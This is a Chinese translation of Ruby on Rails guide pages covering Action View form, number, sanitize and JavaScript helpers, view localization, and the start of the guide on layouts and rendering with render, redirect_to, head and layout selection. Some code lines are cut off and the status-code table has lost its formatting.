
例如，下面的代码遍历 `@project.people`，生成一组 `option` 标签：

```
options_from_collection_for_select(@project.people, "id", "name")
# => <option value="#{person.id}">#{person.name}</option>
```

注意：`options_from_collection_for_select` 方法只返回 `option` 标签，你应该将其放在 `select` 标签中。

#### 6.10.9 `select`

创建一个 `select` 元素以及根据指定对象和方法得到的一系列 `option` 标签。

例如：

```
select("post", "person_id", Person.all.collect {|p| [ p.name, p.id ] }, {include_blank: t
```

如果 `@post.person_id` 的值为 1，返回的结果是：

```
<select name="post[person_id]">
  <option value=""></option>
  <option value="1" selected="selected">David</option>
  <option value="2">Sam</option>
  <option value="3">Tobias</option>
</select>
```

#### 6.10.10 `time_zone_options_for_select`

返回一组 `option` 标签，包含几乎世界上所有的时区。

#### 6.10.11 `time_zone_select`

为指定的对象和方法返回 `select` 标签和 `option` 标签，`option` 标签使用 `time_zone_options_for_select` 方法生成。

```
time_zone_select( "user", "time_zone")
```

#### 6.10.12 `date_field`

返回一个 `date` 类型的 `input` 标签，用于访问指定的属性。

```
date_field("user", "dob")
```

### 6.11 `FormTagHelper`

这个模块提供一系列方法用于创建表单标签。`FormHelper` 依赖于传入模板的 Active Record 对象，但 `FormTagHelper` 需要手动指定标签的 `name` 属性和 `value` 属性。

#### 6.11.1 `check_box_tag`

为表单创建一个复选框标签。

```
check_box_tag 'accept'
# => <input id="accept" name="accept" type="checkbox" value="1" />
```

#### 6.11.2 `field_set_tag`

创建 `fieldset` 标签，用于分组 HTML 表单元素。

```
<%= field_set_tag do %>
  <p><%= text_field_tag 'name' %></p>
<% end %>
# => <fieldset><p><input id="name" name="name" type="text" /></p></fieldset>
```

#### 6.11.3 `file_field_tag`

创建一个文件上传输入框。

```
<%= form_tag({action:"post"}, multipart: true) do %>
  <label for="file">File to Upload</label> <%= file_field_tag "file" %>
  <%= submit_tag %>
<% end %>
```

结果示例：

```
file_field_tag 'attachment'
# => <input id="attachment" name="attachment" type="file" />
```

### 6.11.4 `form_tag`

创建 `form` 标签，指向的地址由 `url_for_options` 选项指定，和 `ActionController::Base#url_for` 方法类似。

```
<%= form_tag '/posts' do %>
  <div><%= submit_tag 'Save' %></div>
<% end %>
# => <form action="/posts" method="post"><div><input type="submit" name="submit" value="S
```

### 6.11.5 `hidden_field_tag`

为表单创建一个隐藏的 `input` 标签，用于传递由于 HTTP 无状态的特性而丢失的数据，或者隐藏不想让用户看到的数据。

```
hidden_field_tag 'token', 'VUBJKB23UIVI1UU1VOBVI@'
# => <input id="token" name="token" type="hidden" value="VUBJKB23UIVI1UU1VOBVI@" />
```

### 6.11.6 `image_submit_tag`

显示一个图片，点击后提交表单。

```
image_submit_tag("login.png")
# => <input src="/images/login.png" type="image" />
```

### 6.11.7 `label_tag`

创建一个 `label` 标签。

```
label_tag 'name'
# => <label for="name">Name</label>
```

### 6.11.8 `password_field_tag`

创建一个密码输入框，用户输入的值会被遮盖。

```
password_field_tag 'pass'
# => <input id="pass" name="pass" type="password" />
```

### 6.11.9 `radio_button_tag`

创建一个单选框。如果希望用户从一组选项中选择，可以使用多个单选框，`name` 属性的值都设为一样的。

```
radio_button_tag 'gender', 'male'
# => <input id="gender_male" name="gender" type="radio" value="male" />
```

#### 6.11.10 `select_tag`

创建一个下拉选择框。

```
select_tag "people", "<option>David</option>"
# => <select id="people" name="people"><option>David</option></select>
```

#### 6.11.11 `submit_tag`

创建一个提交按钮，按钮上显示指定的文本。

```
submit_tag "Publish this post"
# => <input name="commit" type="submit" value="Publish this post" />
```

#### 6.11.12 `text_area_tag`

创建一个多行文本输入框，用于输入大段文本，例如博客和描述信息。

```
text_area_tag 'post'
# => <textarea id="post" name="post"></textarea>
```

#### 6.11.13 `text_field_tag`

创建一个标准文本输入框，用于输入小段文本，例如用户名和搜索关键字。

```
text_field_tag 'name'
# => <input id="name" name="name" type="text" />
```

#### 6.11.14 `email_field_tag`

创建一个标准文本输入框，用于输入 Email 地址。

```
email_field_tag 'email'
# => <input id="email" name="email" type="email" />
```

#### 6.11.15 `url_field_tag`

创建一个标准文本输入框，用于输入 URL 地址。

```
url_field_tag 'url'
# => <input id="url" name="url" type="url" />
```

#### 6.11.16 `date_field_tag`

创建一个标准文本输入框，用于输入日期。

```
date_field_tag "dob"
# => <input id="dob" name="dob" type="date" />
```

### 6.12 `JavaScriptHelper`

这个模块提供在视图中使用 JavaScript 的相关方法。

#### 6.12.1 `button_to_function`

返回一个按钮，点击后触发一个 JavaScript 函数。例如：

```
button_to_function "Greeting", "alert('Hello world!')"
button_to_function "Delete", "if (confirm('Really?')) do_delete()"
button_to_function "Details" do |page|
  page[:details].visual_effect :toggle_slide
end
```

#### 6.12.2 `define_javascript_functions`

在一个 `script` 标签中引入 Action Pack JavaScript 代码库。

#### 6.12.3 `escape_javascript`

转义 JavaScript 中的回车符、单引号和双引号。

#### 6.12.4 `javascript_tag`

返回一个 `script` 标签，把指定的代码放入其中。

```
javascript_tag "alert('All is good')"
```

```
<script>
//<![CDATA[
alert('All is good')
//]]>
</script>
```

#### 6.12.5 `link_to_function`

返回一个链接，点击后触发指定的 JavaScript 函数并返回 `false`。

```
link_to_function "Greeting", "alert('Hello world!')"
# => <a onclick="alert('Hello world!'); return false;" href="#">Greeting</a>
```

## 6.13 `NumberHelper`

这个模块提供用于把数字转换成格式化字符串所需的方法。包括用于格式化电话号码、货币、百分比、精度、进位制和文件大小的方法。

### 6.13.1 `number_to_currency`

把数字格式化成货币字符串，例如 $13.65。

```
number_to_currency(1234567890.50) # => $1,234,567,890.50
```

### 6.13.2 `number_to_human_size`

把字节数格式化成更易理解的形式，显示文件大小时特别有用。

```
number_to_human_size(1234)          # => 1.2 KB
number_to_human_size(1234567)       # => 1.2 MB
```

### 6.13.3 `number_to_percentage`

把数字格式化成百分数形式。

```
number_to_percentage(100, precision: 0)        # => 100%
```

### 6.13.4 `number_to_phone`

把数字格式化成美国使用的电话号码形式。

```
number_to_phone(1235551234) # => 123-555-1234
```

### 6.13.5 `number_with_delimiter`

格式化数字，使用分隔符隔开每三位数字。

```
number_with_delimiter(12345678) # => 12,345,678
```

### 6.13.6 `number_with_precision`

使用指定的精度格式化数字，精度默认值为 3。

```
number_with_precision(111.2345)     # => 111.235
number_with_precision(111.2345, 2)  # => 111.23
```

### 6.14 `SanitizeHelper`

`SanitizeHelper` 模块提供一系列方法，用于剔除不想要的 HTML 元素。

#### 6.14.1 `sanitize`

`sanitize` 方法会编码所有标签，并删除所有不允许使用的属性。

```
sanitize @article.body
```

如果指定了 `:attributes` 或 `:tags` 选项，只允许使用指定的标签和属性。

```
sanitize @article.body, tags: %w(table tr td), attributes: %w(id class style)
```

要想修改默认值，例如允许使用 `table` 标签，可以这么设置：

```
class Application < Rails::Application
  config.action_view.sanitized_allowed_tags = 'table', 'tr', 'td'
end
```

#### 6.14.2 `sanitize_css(style)`

过滤一段 CSS 代码。

#### 6.14.3 `strip_links(html)`

删除文本中的所有链接标签，但保留链接文本。

```
strip_links("<a href="http://rubyonrails.org">Ruby on Rails</a>")
# => Ruby on Rails
```

```
strip_links("emails to <a href="mailto:me@email.com">me@email.com</a>.")
# => emails to me@email.com.
```

```
strip_links('Blog: <a href="http://myblog.com/">Visit</a>.')
# => Blog: Visit.
```

#### 6.14.4 `strip_tags(html)`

过滤 `html` 中的所有 HTML 标签，以及注释。

这个方法使用 `html-scanner` 解析 HTML，所以解析能力受 `html-scanner` 的限制。

```
strip_tags("Strip <i>these</i> tags!")
# => Strip these tags!
```

```
strip_tags("<b>Bold</b> no more!  <a href='more.html'>See more</a>")
# => Bold no more!  See more
```

注意，得到的结果中可能仍然有字符 `<`、`>` 和 `&`，会导致浏览器显示异常。

# 7 视图本地化

Action View 可以根据当前的本地化设置渲染不同的模板。

例如，假设有个 `PostsController`，在其中定义了 `show` 动作。默认情况下，执行这个动作时渲染的是 `app/views/posts/show.html.erb`。如果设置了 `I18n.locale = :de`，渲染的则是 `app/views/posts/show.de.html.erb`。如果本地化对应的模板不存在就使用默认模板。也就是说，没必要为所有动作编写本地化视图，但如果有本地化对应的模板就会使用。

相同的技术还可用在 `public` 文件夹中的错误文件上。例如，设置了 `I18n.locale = :de`，并创建了 `public/500.de.html` 和 `public/404.de.html`，就能显示本地化的错误页面。

Rails 并不限制 `I18n.locale` 选项的值，因此可以根据任意需求显示不同的内容。假设想让专业用户看到不同于普通用户的页面，可以在 `app/controllers/application_controller.rb` 中这么设置：

```
before_action :set_expert_locale

def set_expert_locale
  I18n.locale = :expert if current_user.expert?
end
```

然后创建只显示给专业用户的 `app/views/posts/show.expert.html.erb` 视图。

详情参阅“Rails 国际化 API”一文。

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 布局和视图渲染

本文介绍 Action Controller 和 Action View 中布局的基本功能。

读完本文，你将学到：

- 如何使用 Rails 内建的各种渲染方法；
- 如何创建具有多个内容区域的布局；
- 如何使用局部视图去除重复；
- 如何使用嵌套布局（子模板）；

## Chapters



## 1 概览：各组件之间的协作

本文关注 MVC 架构中控制器和视图之间的交互。你可能已经知道，控制器的作用是处理请求，但经常会把繁重的操作交给模型完成。返回响应时，控制器会把一些操作交给视图完成。本文要说明的就是控制器交给视图的操作是怎么完成的。

总的来说，这个过程涉及到响应中要发送什么内容，以及调用哪个方法创建响应。如果响应是个完整的视图，Rails 还要做些额外工作，把视图套入布局，有时还要渲染局部视图。后文会详细介绍整个过程。

## 2 创建响应

从控制器的角度来看，创建 HTTP 响应有三种方法：

- 调用 `render` 方法，向浏览器发送一个完整的响应；

- 调用 `redirect_to` 方法，向浏览器发送一个 HTTP 重定向状态码；
- 调用 `head` 方法，向浏览器发送只含报头的响应；

### 2.1 渲染视图

你可能已经听说过 Rails 的开发原则之一是“多约定，少配置”。默认渲染视图的处理就是这一原则的完美体现。默认情况下，Rails 中的控制器会渲染路由对应的视图。例如，有如下的 `BooksController` 代码：

```
class BooksController < ApplicationController
end
```

在路由文件中有如下定义：

```
resources :books
```

而且有个名为 `app/views/books/index.html.erb` 的视图文件：

```
<h1>Books are coming soon!</h1>
```

那么，访问 `/books` 时，Rails 会自动渲染视图 `app/views/books/index.html.erb`，网页中会看到显示有“Books are coming soon!”。

网页中显示这些文字没什么用，所以后续你可能会创建一个 `Book` 模型，然后在 `BooksController` 中添加 `index` 动作：

```
class BooksController < ApplicationController
  def index
    @books = Book.all
  end
end
```

注意，基于“多约定，少配置”原则，在 `index` 动作末尾并没有指定要渲染视图，Rails 会自动在控制器的视图文件夹中寻找 `action_name.html.erb` 模板，然后渲染。在这个例子中，Rails 渲染的是 `app/views/books/index.html.erb` 文件。

如果要在视图中显示书籍的属性，可以使用 ERB 模板：

```
<h1>Listing Books</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Summary</th>
    <th></th>
    <th></th>
    <th></th>
  </tr>

<% @books.each do |book| %>
  <tr>
    <td><%= book.title %></td>
    <td><%= book.content %></td>
    <td><%= link_to "Show", book %></td>
    <td><%= link_to "Edit", edit_book_path(book) %></td>
    <td><%= link_to "Remove", book, method: :delete, data: { confirm: "Are you sure?" } %
  </tr>
<% end %>
</table>

<br>

<%= link_to "New book", new_book_path %>
```

真正处理渲染过程的是 `ActionView::TemplateHandlers` 的子类。本文不做深入说明，但要知道，文件的扩展名决定了要使用哪个模板处理程序。从 Rails 2 开始，ERB 模板（含有嵌入式 Ruby 代码的 HTML）的标准扩展名是 `.erb`，Builder 模板（XML 生成器）的标准扩展名是 `.builder`。

## 2.2 使用 `render` 方法

大多数情况下，`ActionController::Base#render` 方法都能满足需求，而且还有多种定制方式，可以渲染 Rails 模板的默认视图、指定的模板、文件、行间代码或者什么也不渲染。渲染的内容格式可以是文本，JSON 或 XML。而且还可以设置响应的内容类型和 HTTP 状态码。

如果不想使用浏览器直接查看调用 `render` 方法得到的结果，可以使用 `render_to_string` 方法。`render_to_string` 和 `render` 的用法完全一样，不过不会把响应发送给浏览器，而是直接返回字符串。

### 2.2.1 什么都不渲染

或许 `render` 方法最简单的用法是什么也不渲染：

```
render nothing: true
```

如果使用 cURL 查看请求，会得到一些输出：

```
$ curl -i 127.0.0.1:3000/books
HTTP/1.1 200 OK
Connection: close
Date: Sun, 24 Jan 2010 09:25:18 GMT
Transfer-Encoding: chunked
Content-Type: */*; charset=utf-8
X-Runtime: 0.014297
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache

$
```

可以看到，响应的主体是空的（`Cache-Control` 之后没有数据），但请求本身是成功的，因为 Rails 把响应码设为了“200 OK”。调用 `render` 方法时可以设置 `:status` 选项修改状态码。这种用法可在 Ajax 请求中使用，因为此时只需告知浏览器请求已经完成。

或许不应该使用 `render :nothing`，而要用后面介绍的 `head` 方法。`head` 方法用起来更灵活，而且只返回 HTTP 报头。

### 2.2.2 渲染动作的视图

如果想渲染同个控制器中的其他模板，可以把视图的名字传递给 `render` 方法：

```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render "edit"
  end
end
```

如果更新失败，会渲染同个控制器中的 `edit.html.erb` 模板。

如果不想用字符串，还可使用 Symbol 指定要渲染的动作：

```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render :edit
  end
end
```

### 2.2.3 渲染其他控制器中的动作模板

如果想渲染其他控制器中的模板该怎么做呢？还是使用 `render` 方法，指定模板的完整路径即可。例如，如果控制器 `AdminProductsController` 在 `app/controllers/admin` 文件夹中，可使用下面的方式渲染 `app/views/products` 文件夹中的模板：

```
render "products/show"
```

因为参数中有个斜线，所以 Rails 知道这个视图属于另一个控制器。如果想让代码的意图更明显，可以使用 `:template` 选项（Rails 2.2 及先前版本必须这么做）：

```
render template: "products/show"
```

#### 2.2.4 渲染任意文件

`render` 方法还可渲染程序之外的视图（或许多个程序共用一套视图）：

```
render "/u/apps/warehouse_app/current/app/views/products/show"
```

因为参数以斜线开头，所以 Rails 将其视为一个文件。如果想让代码的意图更明显，可以使用 `:file` 选项（Rails 2.2+ 必须这么做）

```
render file: "/u/apps/warehouse_app/current/app/views/products/show"
```

`:file` 选项的值是文件系统中的绝对路径。当然，你要对使用的文件拥有相应权限。

默认情况下，渲染文件时不会使用当前程序的布局。如果想让 Rails 把文件套入布局，要指定 `layout: true` 选项。

如果在 Windows 中运行 Rails，就必须使用 `:file` 选项指定文件的路径，因为 Windows 中的文件名和 Unix 格式不一样。

#### 2.2.5 小结

上述三种渲染方式的作用其实是一样的。在 `BooksController` 控制器的 `update` 动作中，如果更新失败后想渲染 `views/books` 文件夹中的 `edit.html.erb` 模板，下面这些用法都能达到这个目的：

```
render :edit
render action: :edit
render "edit"
render "edit.html.erb"
render action: "edit"
render action: "edit.html.erb"
render "books/edit"
render "books/edit.html.erb"
render template: "books/edit"
render template: "books/edit.html.erb"
render "/path/to/rails/app/views/books/edit"
render "/path/to/rails/app/views/books/edit.html.erb"
render file: "/path/to/rails/app/views/books/edit"
render file: "/path/to/rails/app/views/books/edit.html.erb"
```

你可以根据自己的喜好决定使用哪种方式，总的原则是，使用符合代码意图的最简单方式。

#### 2.2.6 使用 `render` 方法的 `:inline` 选项

如果使用 `:inline` 选项指定了 ERB 代码，`render` 方法就不会渲染视图。如下所示的用法完全可行：

```
render inline: "<% products.each do |p| %><p><%= p.name %></p><% end %>"
```

但是很少这么做。在控制器中混用 ERB 代码违反了 MVC 架构原则，也让程序的其他开发者难以理解程序的逻辑思路。请使用单独的 ERB 视图。

默认情况下，行间渲染使用 ERB 模板。你可以使用 `:type` 选项指定使用其他处理程序：

```
render inline: "xml.p {'Horrid coding practice!'}", type: :builder
```

#### 2.2.7 渲染文本

调用 `render` 方法时指定 `:plain` 选项，可以把没有标记语言的纯文本发给浏览器：

```
render plain: "OK"
```

渲染纯文本主要用于 Ajax 或无需使用 HTML 的网络服务。

默认情况下，使用 `:plain` 选项渲染纯文本，不会套用程序的布局。如果想使用布局，可以指定 `layout: true` 选项。

#### 2.2.8 渲染 HTML

调用 `render` 方法时指定 `:html` 选项，可以把 HTML 字符串发给浏览器：

```
render html: "<strong>Not Found</strong>".html_safe
```

这种方法可用来渲染 HTML 片段。如果标记很复杂，就要考虑使用模板文件了。

如果字符串对 HTML 不安全，会进行转义。

#### 2.2.9 渲染 JSON

JSON 是一种 JavaScript 数据格式，很多 Ajax 库都用这种格式。Rails 内建支持把对象转换成 JSON，经渲染后再发送给浏览器。

```
render json: @product
```

在需要渲染的对象上无需调用 `to_json` 方法，如果使用了 `:json` 选项，`render` 方法会自动调用 `to_json`。

#### 2.2.10 渲染 XML

Rails 也内建支持把对象转换成 XML，经渲染后再发回给调用者：

```
render xml: @product
```

在需要渲染的对象上无需调用 `to_xml` 方法，如果使用了 `:xml` 选项，`render` 方法会自动调用 `to_xml`。

### 2.2.11 渲染普通的 JavaScript

Rails 能渲染普通的 JavaScript：

```
render js: "alert('Hello Rails');"
```

这种方法会把 MIME 设为 `text/javascript`，再把指定的字符串发给浏览器。

### 2.2.12 渲染原始的主体

调用 `render` 方法时使用 `:body` 选项，可以不设置内容类型，把原始的内容发送给浏览器：

```
render body: "raw"
```

只有不在意内容类型时才可使用这个选项。大多数时候，使用 `:plain` 或 `:html` 选项更合适。

如果没有修改，这种方式返回的内容类型是 `text/html`，因为这是 Action Dispatch 响应默认使用的内容类型。

### 2.2.13 `render` 方法的选项

`render` 方法一般可接受四个选项：

- `:content_type`
- `:layout`
- `:location`
- `:status`

#### 2.2.13.1 `:content_type` 选项

默认情况下，Rails 渲染得到的结果内容类型为 `text/html`；如果使用 `:json` 选项，内容类型为 `application/json`；如果使用 `:xml` 选项，内容类型为 `application/xml`。如果需要修改内容类型，可使用 `:content_type` 选项

```
render file: filename, content_type: "application/rss"
```

#### 2.2.13.2 `:layout` 选项

`render` 方法的大多数选项渲染得到的结果都会作为当前布局的一部分显示。后文会详细介绍布局。

`:layout` 选项告知 Rails，在当前动作中使用指定的文件作为布局：

```
render layout: "special_layout"
```

也可以告知 Rails 不使用布局：

```
render layout: false
```

#### 2.2.13.3 `:location` 选项

`:location` 选项可以设置 HTTP `Location` 报头：

```
render xml: photo, location: photo_url(photo)
```

#### 2.2.13.4 `:status` 选项

Rails 会自动为生成的响应附加正确的 HTTP 状态码（大多数情况下是 `200 OK`）。使用 `:status` 选项可以修改状态码：

```
render status: 500
render status: :forbidden
```

Rails 能理解数字状态码和对应的符号，如下所示：

| 响应类别 | HTTP 状态码 | 符号 |
| --- | --- | --- |
| 信息 | 100 | :continue |

101 | :switching_protocols | 102 | :processing | | 成功 | 200 | :ok | 201 | :created | 202 | :accepted | 203 | :non_authoritative_information | 204 | :no_content | 205 | :reset_content | 206 | :partial_content | 207 | :multi_status | 208 | :already_reported | 226 | :im_used | | 重定向 | 300 | :multiple_choices | 301 | :moved_permanently | 302 | :found | 303 | :see_other | 304 | :not_modified | 305 | :use_proxy | 306 | :reserved | 307 | :temporary_redirect | 308 | :permanent_redirect | | 客户端错误 | 400 | :bad_request | 401 | :unauthorized | 402 | :payment_required | 403 | :forbidden | 404 | :not_found | 405 | :method_not_allowed | 406 | :not_acceptable | 407 | :proxy_authentication_required | 408 | :request_timeout | 409 | :conflict | 410 | :gone | 411 | :length_required | 412 | :precondition_failed | 413 | :request_entity_too_large | 414 | :request_uri_too_long | 415 | :unsupported_media_type | 416 | :requested_range_not_satisfiable | 417 | :expectation_failed | 422 |

:unprocessable_entity | 423 | :locked | 424 | :failed_dependency | 426 | :upgrade_required | 428 | :precondition_required | 429 | :too_many_requests | 431 | :request_header_fields_too_large | | 服务器错误 | 500 | :internal_server_error | 501 | :not_implemented | 502 | :bad_gateway | 503 | :service_unavailable | 504 | :gateway_timeout | 505 | :http_version_not_supported | 506 | :variant_also_negotiates | 507 | :insufficient_storage | 508 | :loop_detected | 510 | :not_extended | 511 | :network_authentication_required |

#### 2.2.14 查找布局

查找布局时，Rails 首先查看 `app/views/layouts` 文件夹中是否有和控制器同名的文件。例如，渲染 `PhotosController` 控制器中的动作会使用 `app/views/layouts/photos.html.erb`（或 `app/views/layouts/photos.builder`）。如果没找到针对控制器的布局，Rails 会使用 `app/views/layouts/application.html.erb` 或 `app/views/layouts/application.builder`。如果没有 `.erb` 布局，Rails 会使用 `.builder` 布局（如果文件存在）。Rails 还提供了多种方法用来指定单个控制器和动作使用的布局。

##### 2.2.14.1 指定控制器所用布局

在控制器中使用 `layout` 方法，可以改写默认使用的布局约定。例如：

```
class ProductsController < ApplicationController
  layout "inventory"
  #...
end
```

这么声明之后，`ProductsController` 渲染的所有视图都将使用 `app/views/layouts/inventory.html.erb` 文件作为布局。

要想指定整个程序使用的布局，可以在 `ApplicationController` 类中使用 `layout` 方法：

```
class ApplicationController < ActionController::Base
  layout "main"
  #...
end
```

这么声明之后，整个程序的视图都会使用 `app/views/layouts/main.html.erb` 文件作为布局。

##### 2.2.14.2 运行时选择布局

可以使用一个 Symbol，在处理请求时选择布局：

```
class ProductsController < ApplicationController
  layout :products_layout

  def show
    @product = Product.find(params[:id])
  end

  private
    def products_layout
      @current_user.special? ? "special" : "products"
    end

end
```

如果当前用户是特殊用户，会使用一个特殊布局渲染产品视图。

还可使用行间方法，例如 Proc，决定使用哪个布局。如果使用 Proc，其代码块可以访问 `controller` 实例，这样就能根据当前请求决定使用哪个布局：

```
class ProductsController < ApplicationController
  layout Proc.new { |controller| controller.request.xhr? ? "popup" : "application" }
end
```

#### 2.2.14.3 条件布局

在控制器中指定布局时可以使用 `:only` 和 `:except` 选项。这两个选项的值可以是一个方法名或者一个方法名数组，这些方法都是控制器中的动作：

```
class ProductsController < ApplicationController
  layout "product", except: [:index, :rss]
end
```

这么声明后，除了 `rss` 和 `index` 动作之外，其他动作都使用 `product` 布局渲染视图。

#### 2.2.14.4 布局继承

布局声明按层级顺序向下顺延，专用布局比通用布局优先级高。例如：

- `application_controller.rb`

```
class ApplicationController < ActionController::Base
  layout "main"
end
```

- `posts_controller.rb`

```
class PostsController < ApplicationController
end
```

- `special_posts_controller.rb`

```
class SpecialPostsController < PostsController
  layout "special"
end
```

- `old_posts_controller.rb`

```
class OldPostsController < SpecialPostsController
  layout false

  def show
    @post = Post.find(params[:id])
  end

  def index
    @old_posts = Post.older
    render layout: "old"
  end
  # ...
end
```

在这个程序中：

- 一般情况下，视图使用 `main` 布局渲染；
- `PostsController#index` 使用 `main` 布局；
- `SpecialPostsController#index` 使用 `special` 布局；
- `OldPostsController#show` 不用布局；
- `OldPostsController#index` 使用 `old` 布局；

#### 2.2.15 避免双重渲染错误

大多数 Rails 开发者迟早都会看到一个错误消息：Can only render or redirect once per action（动作只能渲染或重定向一次）。这个提示很烦人，也很容易修正。出现这个错误的原因是，没有理解 `render` 的工作原理。

例如，下面的代码会导致这个错误：

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
  render action: "regular_show"
end
```

如果 `@book.special?` 的结果是 `true`，Rails 开始渲染，把 `@book` 变量导入 `special_show` 视图中。但是，`show` 动作并不会就此停止运行，当 Rails 运行到动作的末尾时，会渲染 `regular_show` 视图，导致错误出现。解决的办法很简单，确保在一次代码运行路线中只调用一次 `render` 或 `redirect_to` 方法。有一个语句可以提供帮助，那就是 `and return`。下面的代码对上述代码做了修改：

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show" and return
  end
  render action: "regular_show"
end
```

千万别用 `&& return` 代替 `and return`，因为 Ruby 语言操作符优先级的关系，`&& return` 根本不起作用。

注意，`ActionController` 能检测到是否显式调用了 `render` 方法，所以下面这段代码不会出错：

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
end
```

如果 `@book.special?` 的结果是 `true`，会渲染 `special_show` 视图，否则就渲染默认的 `show` 模板。

### 2.3 使用 `redirect_to` 方法

响应 HTTP 请求的另一种方法是使用 `redirect_to`。如前所述，`render` 告诉 Rails 构建响应时使用哪个视图（以及其他静态资源）。`redirect_to` 做的事情则完全不同：告诉浏览器向另一个地址发起新请求。例如，在程序中的任何地方使用下面的代码都可以重定向到 `photos` 控制器的 `index` 动作：

```
redirect_to photos_url
```

`redirect_to` 方法的参数与 `link_to` 和 `url_for` 一样。有个特殊的重定向，返回到前一个页面：

```
redirect_to :back
```

#### 2.3.1 设置不同的重定向状态码

调用 `redirect_to` 方法时，Rails 会把 HTTP 状态码设为 302，即临时重定向。如果想使用其他的状态码，例如 301（永久重定向），可以设置 `:status` 选项：

```
redirect_to photos_path, status: 301
```

和 `render` 方法的 `:status` 选项一样，`redirect_to` 方法的 `:status` 选项同样可使用数字状态码或符号。

### 2.3.2 `render` 和 `redirect_to` 的区别

有些经验不足的开发者会认为 `redirect_to` 方法是一种 `goto` 命令，把代码从一处转到别处。这么理解是不对的。执行到 `redirect_to` 方法时，代码会停止运行，等待浏览器发起新请求。你需要告诉浏览器下一个请求是什么，并返回 302 状态码。

下面通过实例说明。

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    render action: "index"
  end
end
```

在这段代码中，如果 `@book` 变量的值为 `nil` 很可能会出问题。记住，`render :action` 不会执行目标动作中的任何代码，因此不会创建 `index` 视图所需的 `@books` 变量。修正方法之一是不渲染，使用重定向：

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    redirect_to action: :index
  end
end
```

这样修改之后，浏览器会向 `index` 动作发起新请求，执行 `index` 方法中的代码，一切都能正常运行。

这种方法有个缺点，增加了浏览器的工作量。浏览器通过 `/books/1` 向 `show` 动作发起请求，控制器做了查询，但没有找到对应的图书，所以返回 302 重定向响应，告诉浏览器访问 `/books/`。浏览器收到指令后，向控制器的 `index` 动作发起新请求，控制器从数据库中取出所有图书，渲染 `index` 模板，将其返回浏览器，在屏幕上显示所有图书。

在小型程序中，额外增加的时间不是个问题。如果响应时间很重要，这个问题就值得关注了。下面举个虚拟的例子演示如何解决这个问题：

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    @books = Book.all
    flash.now[:alert] = "Your book was not found"
    render "index"
  end
end
```

在这段代码中，如果指定 ID 的图书不存在，会从模型中取出所有图书，赋值给 `@books` 实例变量，然后直接渲染 `index.html.erb` 模板，并显示一个 Flash 消息，告知用户出了什么问题。

### 2.4 使用 `head` 构建只返回报头的响应

`head` 方法可以只把报头发送给浏览器。还可使用意图更明确的 `render :nothing` 达到同样的目的。`head` 方法的参数是 HTTP 状态码的符号形式（参见前文表格），选项是一个 Hash，指定报头名和对应的值。例如，可以只返回报错的报头：

```
head :bad_request
```

生成的报头如下：

```
HTTP/1.1 400 Bad Request
Connection: close
Date: Sun, 24 Jan 2010 12:15:53 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
X-Runtime: 0.013483
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

或者使用其他 HTTP 报头提供其他信息：

```
head :created, location: photo_path(@photo)
```

生成的报头如下：

```
HTTP/1.1 201 Created
Connection: close
Date: Sun, 24 Jan 2010 12:16:44 GMT
Transfer-Encoding: chunked
Location: /photos/1
Content-Type: text/html; charset=utf-8
X-Runtime: 0.083496
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

# 3 布局结构

Rails 渲染响应的视图时，会把视图和当前模板结合起来。查找当前模板的方法前文已经介绍过。在布局中可以使用三种工具把各部分合在一起组成完整的响应：

- 静态资源标签
- `yield` 和 `content_for`
- 局部视图

## 3.1 静态资源标签帮助方法

静态资源帮助方法用来生成链接到 Feed、JavaScript、样式表、图片、视频和音频的 HTML 代码。Rails 提供了六个静态资源标签帮助方法：

- `auto_discovery_link_tag`
- `javascript_include_tag`
- `stylesheet_link_tag`
- `image_tag`
- `video_tag`
- `audio_tag`

这六个帮助方法可以在布局或视图中使用，不过 `auto_discovery_link_tag`、`javascript_include_tag` 和 `stylesheet_link_tag` 最常出现在布局的 `<head>` 中。

静态资源标签帮助方法不会检查指定位置是否存在静态资源，假定你知道自己在做什么，只负责生成对应的链接。

### 3.1.1 使用 `auto_discovery_link_tag` 链接到 Feed

`auto_discovery_link_tag` 帮助方法生成的 HTML，大多数浏览器和 Feed 阅读器都能用来自动识别 RSS 或 Atom Feed。`auto_discovery_link_tag` 接受的参数包括链接的类型（`:rss` 或 `:atom`），传递给 `url_for` 的 Hash 选项，以及该标签使用的 Hash 选项：

```
<%= auto_discovery_link_tag(:rss, {action: "feed"},
  {title: "RSS Feed"}) %>
```

`auto_discovery_link_tag` 的标签选项有三个：

- `:rel`：指定链接 `rel` 属性的值，默认值为 `"alternate"`；
- `:type`：指定 MIME 类型，不过 Rails 会自动生成正确的 MIME 类型；
- `:title`：指定链接的标题，默认值是 `:type` 参数值的全大写形式，例如 `"ATOM"` 或 `"RSS"`；

### 3.1.2 使用 `javascript_include_tag` 链接 JavaScript 文件

`javascript_include_tag` 帮助方法为指定的每个资源生成 HTML `script` 标签。

如果启用了 Asset Pipeline，这个帮助方法生成的链接指向 `/assets/javascripts/` 而不是 Rails 旧版中使用的 `public/javascripts` 。链接的地址由 Asset Pipeline 伺服。

Rails 程序或引擎中的 JavaScript 文件可存放在三个位置：`app/assets`，`lib/assets` 或 `vendor/assets`。详细说明参见 Asset Pipeline 中的“静态资源的组织方式”一节。

